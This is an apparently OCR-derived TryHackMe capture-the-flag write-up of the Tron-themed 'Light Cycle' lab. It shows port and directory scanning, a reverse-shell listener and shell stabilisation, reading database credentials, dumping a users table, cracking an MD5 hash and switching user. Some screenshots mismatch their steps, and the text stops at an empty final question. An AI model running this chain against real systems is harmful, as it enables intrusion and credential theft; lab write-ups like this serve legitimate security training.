


```
EXAMPLES:
  nmap -v -A scanme.nmap.org
  nmap -v -sn 192.168.0.0/16 10.0.0.0/8
  nmap -v -iR 10000 -Pn -p 80
SEE THE MAN PAGE (https://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAMPLES
Scantype - not supported

root@ip-10-10-91-17:~# nmap -p- -T5 10.10.200.252

Starting Nmap 7.60 ( https://nmap.org ) at 2022-07-22 11:26 BST
Warning: 10.10.200.252 giving up on port because retransmission cap hit (2).
Nmap scan report for ip-10-10-200-252.eu-west-1.compute.internal (10.10.200.252)
Host is up (0.00063s latency).
Not shown: 65530 closed ports
PORT      STATE    SERVICE
80/tcp    open     http
10573/tcp filtered unknown
27460/tcp filtered unknown
47410/tcp filtered unknown
65000/tcp open     unknown
MAC Address: 02:A1:78:0E:F9:E9 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 612.27 seconds
root@ip-10-10-91-17:~#
```

THM Browser-Based
vnc.tryhackme.tech/index.html?host=proxy.tryhackme.tech&password=6855346522be28cc&proxyIP=10.10.91.17&resize=remote
Applications Places System
Fri 22 Jul, 11:37
AttackBox IP:10.10.91.17
root's Home
Terminal
Tools
Additional Tools
root@ip-10-10-91-17: ~
File Edit View Search Terminal Help


Question 2

We access the URL “IP address:65000” by port 65000 to know the title of the hidden website which named “Light Cycle”



## Question 3 & 4


We type the command “gobuster dir -u http://IP address:65000 -x php -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 40” to know the name of the hidden php page and the hidden directory where file uploads are saved.


THM Browser-Based
vnc.tryhackme.tech/index.html?host=proxy.tryhackme.tech&password=6855346522be28cc&proxyIP=10.10.91.17&resize=remote
Applications Places System
Fri 22 Jul, 12:08
AttackBox IP:10.10.91.17
root's Home
Terminal
Tools
Additional Tools
root@ip-10-10-91-17: ~
File Edit View Search Terminal Help

```
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.200.252:65000
[+] Threads:        40
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     php
[+] Timeout:        10s
===============================================================
2022/07/22 12:05:15 Starting gobuster
===============================================================
/index.php (Status: 200)
/uploads.php (Status: 200)
/assets (Status: 301)
/api (Status: 301)
/grid (Status: 301)
/server-status (Status: 403)
===============================================================
2022/07/22 12:06:07 Finished
===============================================================
root@ip-10-10-91-17:~# 
[working] 0:bash*                          "ip-10-10-91-17" 12:08 22-Jul-22
```

## Question 5


We can find the web.txt flag by using the command “cat /var/www/web.txt” to find the flag.



```
$ find / -name "*web.txt*" 2>/dev/null
/var/www/web.txt
$ cat /var/www/web.txt
THM{ENTER_THE_GRID}
$ 
```

Question 6


First, we use “python3 -c 'import pty;pty.spawn("/bin/bash")'” , which uses Python to spawn a better-featured bash shell. At this point, our shell will look a bit prettier, but we still won’t be able to use tab autocomplete or the arrow keys, and Ctrl + C will still kill the shell. Next, we use “export TERM=xterm” and this will give us access to term commands such as clear. Lastly, we use “stty raw -echo; fg”. This does two things: first, it turns off our own terminal echo (which gives us access to tab autocompletes, the arrow keys, and Ctrl + C to kill processes). It then foregrounds the shell, thus completing the process.




```
root@ip-10-10-158-238:~# nc -lvnp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from 10.10.249.7 57796 received!
Linux light-cycle 4.15.0-128-generic #131-Ubuntu SMP Wed Dec 9 06:57:35 UTC 2020
 x86_64 x86_64 x86_64 GNU/Linux
 05:58:24 up 36 min,  0 users,  load average: 0.16, 1.66, 1.04
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@light-cycle:/$ export TERM=xterm
export TERM=xterm
www-data@light-cycle:/$ ^Z
[1]+  Stopped                 nc -lvnp 1234
root@ip-10-10-158-238:~# stty raw -echo; fg
nc -lvnp 1234

www-data@light-cycle:/$ whoami
www-data
www-data@light-cycle:/$
[working] 0:scans  1:bash- 2:nc*             "ip-10-10-158-238" 05:59 20-Dec-20
```

Question 7

First, we get inside the file TheGrid by using “cd TheGrid/” and list all the files in TheGrid by using “ls”. Next, we change the file to includes and list all the files by using “cd includes/” and “ls”. Lastly, we need to display the file named “dbauth.php” in includes by using “cat” and we will find the credential we want.




```
export TERM=xterm
www-data@light-cycle:/$ ^Z
[1]+  Stopped                 nc -lvnp 1234
root@ip-10-10-158-238:~# stty raw -echo; fg
nc -lvnp 1234

www-data@light-cycle:/$ whoami
www-data
www-data@light-cycle:/$ dir
bin   home            lib64       opt   sbin      sys  vmlinuz
boot  initrd.img      lost+found  proc  snap      tmp  vmlinuz.old
dev   initrd.img.old  media       root  srv       usr
etc   lib             mnt         run   swapfile  var
www-data@light-cycle:/$ pwd
/
www-data@light-cycle:/$ cd /var/www/
www-data@light-cycle:/var/www$ ls
ENCOM  TheGrid  web.txt
www-data@light-cycle:/var/www$ cd TheGrid/
www-data@light-cycle:/var/www/TheGrid$ ls
includes  public_html  rickroll.mp4
www-data@light-cycle:/var/www/TheGrid$ cd includes/
www-data@light-cycle:/var/www/TheGrid/includes$ 
[working] 0:scans  1:bash- 2:nc*          "ip-10-10-158-238" 06:00 20-Dec-20
```




```
www-data@light-cycle:/var/www/TheGrid/includes$ ls
apiIncludes.php  dbauth.php  login.php  register.php  upload.php
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
<?php
        $dbaddr = "localhost";
        $dbuser = "tron";
        $dbpass = "IFightForTheUsers";
        $database = "tron";

        $dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);
        if($dbh->connect_error){
                die($dbh->connect_error);
        }
?>
www-data@light-cycle:/var/www/TheGrid/includes$ 
[working] 0:scans  1:bash- 2:nc*          "ip-10-10-158-238" 06:01 20-Dec-20
```

Question 8

First, we type “mysql -utron -p” and enter the password “Ifightfortheuser” to enter MYSQL. Next, we type “show databases” as we want to see what databases we have work with which is “tron”.




```
        $dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);
        if($dbh->connect_error){
                die($dbh->connect_error);
        }
?>
www-data@light-cycle:/var/www/TheGrid/includes$ mysql -h
mysql: [ERROR] mysql: option '-h' requires an argument
www-data@light-cycle:/var/www/TheGrid/includes$ mysql -utron -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 3
Server version: 5.7.32-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> 
[working] 0:scans  1:bash- 2:nc*             "ip-10-10-158-238" 06:01 20-Dec-20
```



```
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 3
Server version: 5.7.32-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| tron               |
+--------------------+
2 rows in set (0.00 sec)

mysql> 
[working] 0:scans  1:bash- 2:nc*             "ip-10-10-158-238" 06:01 20-Dec-20
```

## Question 9

We copy the password from the Flynn user and paste into crackstation to crack the password hashes and we will get the password “@computer@”.



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
edc621628f6d19a13a00fd683f5e3ff7
```

☐ I'm not a robot

**Supports:** LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

| Hash | Type | Result |
|---|---|---|
| edc621628f6d19a13a00fd683f5e3ff7 | md5 | @computer@ |


**Color Codes:** Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist


How CrackStation Works

Question 10


First, we type “use tron” to change the database. Next, we type “show tables” as we want to know what tables we work with and we will see there is a users table. Lastly, we type “select * from users” to display everything inside users table and we will know that Flynn is the user.



```
Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| tron               |
+--------------------+
2 rows in set (0.00 sec)

mysql> use tron;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql>
[working] 0:scans  1:bash- 2:nc*               "ip-10-10-158-238" 06:01 20-Dec-20
```




```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| tron               |
+--------------------+
2 rows in set (0.00 sec)

mysql> use tron;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+----------------+
| Tables_in_tron |
+----------------+
| users          |
+----------------+
1 row in set (0.00 sec)

mysql>
[working] 0:scans  1:bash- 2:nc*               "ip-10-10-158-238" 06:02 20-Dec-20
```



```
mysql> use tron;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+----------------+
| Tables_in_tron |
+----------------+
| users          |
+----------------+
1 row in set (0.00 sec)

mysql> select * from users;
+----+----------+----------------------------------+
| id | username | password                         |
+----+----------+----------------------------------+
|  1 | flynn    | edc621628f6d19a13a00fd683f5e3ff7 |
+----+----------+----------------------------------+
1 row in set (0.00 sec)

mysql>
[working] 0:scans  1:bash- 2:nc*               "ip-10-10-158-238" 06:02 20-Dec-20
```

Question 11


Now that we know Flynn’s password, we can log in as him using “su”. We can now read the contents of the flag located in Flynn’s home directory. After using cat we see what the flag is.



```
$ find / -name "*web.txt*" 2>/dev/null
/var/www/web.txt
$ cat /var/www/web.txt
THM{ENTER_THE_GRID}
$ █
```

Question 12

